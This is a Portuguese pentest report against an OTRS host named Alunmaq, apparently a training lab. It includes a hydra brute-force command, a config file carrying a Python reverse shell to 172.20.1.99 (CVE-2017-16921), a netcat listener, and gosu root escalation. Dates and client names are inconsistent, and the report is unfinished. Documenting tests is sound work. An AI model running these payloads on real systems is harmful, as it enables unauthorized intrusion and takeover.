DESEC
INFORMATION SECURITY

Controle de Versões:

DATA	VERSÃO	AUTOR	ALTERAÇÕES
27/09/2022	1.0	Matheus Santana	Versão Inicial

CONFIDENCIAL
Este documento contém informações proprietárias e confidenciais e todos os dados encontrados durante os testes e presentes neste documento foram tratados de forma a garantir a privacidade e o sigilo dos mesmos. A duplicação, redistribuição ou uso no todo ou em parte de qualquer forma requer o consentimento da ***Alunmaq.***

Aviso Legal

O *Pentest* foi realizado durante o período de **01/09/2022** até **30/09/2022**. As constatações e recomendações refletem as informações coletadas durante a avaliação e estado do ambiente naquele momento e não quaisquer alterações realizadas posteriormente fora deste período.

O trabalho desenvolvido pela DESEC SECURITY **NÃO** tem como objetivo corrigir as possíveis vulnerabilidades, nem proteger a CONTRATANTE contra ataques internos e externos, nosso objetivo é fazer um levantamento dos riscos e recomendar formas para minimizá-los.

As recomendações sugeridas neste relatório devem ser testadas e validadas pela equipe técnica da empresa CONTRATANTE antes de serem implementadas no ambiente em produção. A DESEC SECURITY **não se responsabiliza** por essa implementação e possíveis impactos que possam vir a ocorrer em outras aplicações ou serviços.

Informações de Contato

NOME	CARGO	INFORMAÇÕES
Alunmaq		
José dos Santos	Diretor de Segurança da Informação	**Telefone:** (00) 0 1234-4321 **Email:** jsantos@alunmaq.com
CORPO TÉCNICO | DESEC SECURITY		
Matheus Santana	Penetration Tester	**Telefone:** (11) 1111-2222 **Email:** @desecsecurity.com

Sumário Executivo

A Desec Security avaliou a postura de segurança da Alunmaq através de um Pentest Externo pelo período de 01 de maio de 2020 até 15 de maio de 2020. Os resultados das avaliações efetuadas no ambiente a partir da internet demonstram que a empresa possui sérios riscos cibernéticos com a presença de vulnerabilidades de nível **CRÍTICO** que **comprometem a integridade, disponibilidade e o sigilo de informações sensíveis**.

RISCO	VULNERABILIDADE
Crítico	Exploit na aplicação OTRS CVE-2017-16921
Crítico	Priv escalation bin suid CVE-2016-2779
Crítico	

É altamente recomendável que a Alunmaq resolva as vulnerabilidades classificadas como risco crítico com **alta prioridade** para que não haja um impacto negativo para os negócios, visto a criticidade das vulnerabilidades encontradas e passíveis de serem exploradas através da internet.

A tabela abaixo resume as principais vulnerabilidades e riscos encontrados durante os testes realizados e ao final deste relatório são propostas as recomendações para mitigação dos problemas encontrados.

Descrição	Exploit na aplicação OTRS CVE-2017-16921
Risco	Crítico
Impacto	Explorando essa vulnerabilidade é possivel um RCE na aplicação.
Sistema	172.16.1.158/otrs
Recomendação	Atualizar a versão do sistema

Descrição	Priv escalation bin suid CVE-2016-2779
Risco	Crítico
Impacto	Após o usuário conseguir uma shell ao sistema ele pode escalar priv com bin executando como root.
Sistema	172.16.1.158/otrs
Recomendação	Desabilitar o binário ou remover as permissões root.

Descrição	
Risco	
Impacto	
Sistema	
Recomendação	

Introdução

A Desec Security foi contratada para conduzir uma avaliação de segurança (*Penetration Testing*) no ambiente digital da Business Corp.

A avaliação foi conduzida de maneira a simular um ciberataque à partir da internet com o objetivo de determinar o impacto que possíveis vulnerabilidades de segurança possam ter no que diz respeito à **intergridade, disponibilidade e confidencialidade** das informações da empresa contratante.

Os testes foram realizados entre os dias 01 de maio de 2020 e 15 de maio de 2020 e este documento contém todos os resultados.

O método utilizado para a execução do serviço proposto segue rigorosamente as melhores práticas de mercado, garantindo a adequação às normas internacionais de segurança da informação, e os relatórios gerados apontam evidências quanto à segurança do ambiente definido no escopo.

Escopo

TIPO DE AVALIAÇÃO	DETALHES
Pentest Black Box Externo	172.16.1.158

De acordo com o combinado e acordado entre as partes, a avaliação escolhida foi do tipo ***Black Box (sem conhecimento de informações)***, ou seja, a única informação oferecida pela CONTRATANTE foi uma URL.

Limitações do Escopo

As **limitações** impostas pela CONTRATANTE foram:

- Os testes devem encerrar caso seja possível comprometer algum host na rede interna
- Ataques DoS e DDoS (Negação de Serviço)

- Ataques de Engenharia Social

Metodologia

Para execução destes trabalhos, a Desec Security adotou a metodologia própria mesclada com padrões existentes e solidamente reconhecidos, tais como *PTES (Penetration Testing Execution Standard) e OWASP Top Ten nas quais foram* executados nas seguintes fases:

Coleta de Informações

Varredura

Enumeração

Exploração

Pós Exploração

Documentação

A fase de coleta de informações tem como objetivo mapear a superfície de ataque, identificando informações sobre blocos de ip, subdomínios e ambientes digitais de propriedade da Business Corp.

A fase de varredura consiste em identificar portas abertas, serviços ativos e possíveis mecanismos de defesa.

A fase de enumeração permite identificar detalhes sobre os serviços ativos, identificando possíveis versões, fornecedores, usuários e informações que possam ser uteis para o sucesso de um ataque.

A fase de exploração tem como objetivo explorar as possíveis vulnerabilidades identificadas nos serviços e sistemas identificados nas fases anteriores e obter acesso ao sistema.

A fase de pós exploração tem como objetivo aprofundar o ataque obtendo mais privilégios e aumentando o nível de acesso, se deslocando para outros sistemas afim de controlar ou extrair dados mais sensíveis.

A fase de documentação consiste em relatar todos os resultados obtidos nas fases anteriores.

Narrativa da Análise Técnica

Os testes iniciaram no dia **01/10/2022** de posse apenas dos endereços informados pelo cliente.

HOST 172.16.1.158

Coleta de Informações


Durante a fase de coleta de informações identificamos portas filtradas na Alunmaq.


```
┌──(root㉿matheus)-[/home/matheus/Documents/DESEC/Alunmaq]
└─# cat portas-abertas
# Nmap 7.92 scan initiated Thu Jul 28 00:48:35 2022 as: nmap -sS -sV -Pn -p 21,22,80,2121,2222,8080,8081 -oN portas-abertas 172.16.158
Nmap scan report for 172.16.158 (172.16.0.158)
Host is up (3.0s latency).

PORT     STATE    SERVICE         VERSION
21/tcp   filtered ftp
22/tcp   filtered ssh
80/tcp   filtered http
2121/tcp filtered ccproxy-ftp
2222/tcp filtered EtherNetIP-1
8080/tcp filtered http-proxy
8081/tcp filtered blackice-icecap

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jul 28 00:48:42 2022 -- 1 IP address (1 host up) scanned in 7.37 seconds

┌──(root㉿matheus)-[/home/matheus/Documents/DESEC/Alunmaq]
└─# ls -la
total 20
drwxr-xr-x  2 matheus matheus 4096 Aug  2 22:47 .
drwxr-xr-x 12 matheus matheus 4096 Jul 29 09:21 ..
-rw-r--r--  1 root    root    2133 Jul 28 00:43 43853.txt
-rw-r--r--  1 root    root     903 Aug  2 23:24 alu--gobuster
-rw-r--r--  1 root    root     631 Jul 28 00:48 portas-abertas

┌──(root㉿matheus)-[/home/matheus/Documents/DESEC/Alunmaq]
└─# cat alu--gobuster
http://172.16.1.158/.htaccess.sql       (Status: 403) [Size: 199]
http://172.16.1.158/.htpasswd.pdf       (Status: 403) [Size: 199]
http://172.16.1.158/.htpasswd           (Status: 403) [Size: 199]
http://172.16.1.158/.htaccess.pdf       (Status: 403) [Size: 199]
http://172.16.1.158/.htpasswd.php       (Status: 403) [Size: 199]
http://172.16.1.158/.htaccess.php       (Status: 403) [Size: 199]
http://172.16.1.158/.htaccess.txt       (Status: 403) [Size: 199]
http://172.16.1.158/.htpasswd.txt       (Status: 403) [Size: 199]
http://172.16.1.158/.htpasswd.bkp       (Status: 403) [Size: 199]
http://172.16.1.158/.htaccess           (Status: 403) [Size: 199]
http://172.16.1.158/.htpasswd.sql       (Status: 403) [Size: 199]
http://172.16.1.158/.htaccess.bkp       (Status: 403) [Size: 199]
http://172.16.1.158/otrs                (Status: 301) [Size: 233] [--> http://172.16.1.158/otrs/]

┌──(root㉿matheus)-[/home/matheus/Documents/DESEC/Alunmaq]
└─#
```

Com gubuster localizamos um diretório.

```
http://172.16.1.158/.htaccess.sql       (Status: 403) [Size: 199]
http://172.16.1.158/.htpasswd.pdf       (Status: 403) [Size: 199]
http://172.16.1.158/.htpasswd           (Status: 403) [Size: 199]
http://172.16.1.158/.htaccess.pdf       (Status: 403) [Size: 199]
http://172.16.1.158/.htpasswd.php       (Status: 403) [Size: 199]
http://172.16.1.158/.htaccess.php       (Status: 403) [Size: 199]
http://172.16.1.158/.htaccess.txt       (Status: 403) [Size: 199]
http://172.16.1.158/.htpasswd.txt       (Status: 403) [Size: 199]
http://172.16.1.158/.htpasswd.bkp       (Status: 403) [Size: 199]
http://172.16.1.158/.htaccess           (Status: 403) [Size: 199]
http://172.16.1.158/.htpasswd.sql       (Status: 403) [Size: 199]
http://172.16.1.158/.htaccess.bkp       (Status: 403) [Size: 199]
http://172.16.1.158/otrs                (Status: 301) [Size: 233] [--> http://172.16.1.158/otrs/]
```

Uma aplicação rodando no software OTRS
Site: http://172.16.1.158/otrs/





Powered by OTRS

Com o whatweb verificamos que existe um e-mail de usuário expostos.

```
┌──(root㉿kali)-[/home/kali/Documents/Alunmaq]
└─# whatweb 172.16.1.158
http://172.16.1.158 [200 OK] Apache, Country[RESERVED][ZZ], Email[andrutza@alunmaq.com], HTTPServer[Apache], IP[172.16.1.158], Title[Alunmaq Corp]
```

E-mail: andrutza@alunmaq.com

Verifcamos também os methods aceitos pela aplicação, com isso identificamos a versão do OTRS.
Methods: Allow: GET,HEAD,POST,OPTIONS

Versão: X-Powered-By: OTRS 5.0.24 (https://www.otrs.com/)

```
┌──(root㉿kali)-[/home/kali/Documents/Alunmaq]
└─# curl -v -X OPTIONS 172.16.1.158
*   Trying 172.16.1.158:80...
* Connected to 172.16.1.158 (172.16.1.158) port 80 (#0)
> OPTIONS / HTTP/1.1
> Host: 172.16.1.158
> User-Agent: curl/7.85.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Tue, 04 Oct 2022 13:26:47 GMT
< Server: Apache
< Allow: GET,HEAD,POST,OPTIONS
< Content-Length: 0
< Content-Type: text/html
<
* Connection #0 to host 172.16.1.158 left intact

┌──(root㉿kali)-[/home/kali/Documents/Alunmaq]
└─# curl -v -X OPTIONS http://172.16.1.158/otrs/
*   Trying 172.16.1.158:80...
* Connected to 172.16.1.158 (172.16.1.158) port 80 (#0)
> OPTIONS /otrs/ HTTP/1.1
> Host: 172.16.1.158
> User-Agent: curl/7.85.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Tue, 04 Oct 2022 13:27:47 GMT
< Server: Apache
< X-Powered-By: OTRS 5.0.24 (https://www.otrs.com/)
< X-UA-Compatible: IE=edge,chrome=1
< X-Frame-Options: SAMEORIGIN
< Expires: Tue, 1 Jan 1980 12:00:00 GMT
< Cache-Control: no-cache
< Pragma: no-cache
< X-OTRS-Login: /otrs/index.pl?
```

Exploração de Vulnerabilidades

Encontramos uma aplicação com login e senha, com isso vamos tentar o incio da exploração com um brute force.

Método Brute Force | Login
Referência: https://infinitelogins.com/2020/02/22/how-to-brute-force-websites-using-hydra/

Utilizamos o site de refência para criar um brute force com o hydra.

Com o usuário andrutza@alunmaq.com tentamos inicialmente um bruteforce com a wordlist rockyou.txt.

Carga para Brute force:

hydra -l andrutza@alunmaq.com -P /usr/share/wordlists/rockyou.txt 172.16.1.158 http-post-form "/otrs/index.pl:Action=Login&RequestedURL=&Lang=en&TimeOffset=240&User=^USER^&Password=^PASS^:Login failed:H=Cookie: OTRSBrowserHasCookie=1"


Passamos um form com user senha e cookie.

Temos sucesso com usuário e senha do brute force.

SENHA DESCOBERTA
Usuário: andrutza@alunmaq.com Senha: gregory

```
┌──(root㉿kali)-[/home/kali/Documents/Alunmaq]
└─# hydra -l andrutza@alunmaq.com -P /usr/share/wordlists/rockyou.txt 172.16.1.158  http-post-
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or sec

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-04 09:47:41
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~8
[DATA] attacking http-post-form://172.16.1.158:80/otrs/index.pl:Action=Login&RequestedURL=&La
[STATUS] 447.00 tries/min, 447 tries in 00:01h, 14343952 to do in 534:50h, 16 active
[80][http-post-form] host: 172.16.1.158   login: andrutza@alunmaq.com   password: gregory
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-04 09:50:11
```


Tentamos login no site e conseguimos com sucesso:




Com a versão do serviço adquirida anteriormente, buscamos por um exploit publico da versão.

Versão: OTRS 5.0.24
Exploit: https://www.exploit-db.com/exploits/43853

1 – Entrar no Painel Admin.




2 - Entrar Sysconfig.



3 – Realize a exportação do Sysconfig.

4 –




Manipular o arquivo SysConfigBackup_2022-10-04_09-51.pm com as configurações do exploit https://www.exploit-db.com/exploits/43853.



```
# OTRS config file (automatically generated)
# VERSION:1.1
package Kernel::Config::Files::ZZZAuto;
use strict;
use warnings;
no warnings 'redefine';
use utf8;
sub Load {
    my ($File, $Self) = @_;
delete $Self->{'PreferencesGroups'}->{'SpellDict'};
$Self->{'PGP::Log'} =  {
  'VALIDSIG' => 'The+PGP+signature+with+the+keyid+is+good.'
};
$Self->{'PGP::Key::Password'} =  {
  'D2DF79FA' => 'SomePassword'
};
$Self->{'PGP::Options'} =  '-c \'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("172.20.1
.99",7007));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);\'';
$Self->{'PGP::Bin'} =  '/usr/bin/python';
$Self->{'PGP'} =  '1';
$Self->{'CheckEmailValidAddress'} =  '^(root@localhost|admin@localhost|alunmaq.com)$';
$Self->{'CheckEmailAddresses'} =  '0';
$Self->{'CheckMXRecord'} =  '0';
$Self->{'Organization'} =  'AlunMaq Corp';
$Self->{'AdminEmail'} =  'andrutza@alunmaq.com';
delete $Self->{'NodeID'};
$Self->{'FQDN'} =  'srv01.alunmaq.local';
$Self->{'SystemID'} =  '12';
$Self->{'SecureMode'} =  '1';
}
1;
```

Alterar a porta do socket para o micro local.


5 – Importar o arquivo no SysConfig do OTRS. E escutar com netcat na porta inserida.



Após realizar o upload do arquivo , clicar em PGP Keys para ganhar uma reverse shell.




Nc -vnlp 7007




Privilegie Escalation

Primeiro procuramos por binários de SUID para um priv escalation.

find / -type f -perm -u=s 2>/dev/null




Ao ver um utilitário chamado gosu, verificamos que é possível conseguir um root.



Foi possível conseguir o root do acesso ao host.

gosu nobody:root bash -c '/bin/bash'



Conclusão da Análise Técnica

Conforme definido no escopo, os testes deveriam encerrar se fosse possível chegar até a rede interna da empresa através da internet.

LIMPEZA DE RASTROS
Após a coleta das informações e evidências acima demonstradas, restauramos os sistemas exatamente conforme encontramos, os usuários criados para a prova de conceito foram removidos, assim como, os exploits utilizados durante o ataque foram devidamente excluídos.

Vulnerabilidades e Recomendações

HOST	172.16.1.158

Descrição	Sistema OTRS
Risco	Crítico
Impacto	Conseguir quebra de senha com wordlists conhecidas.
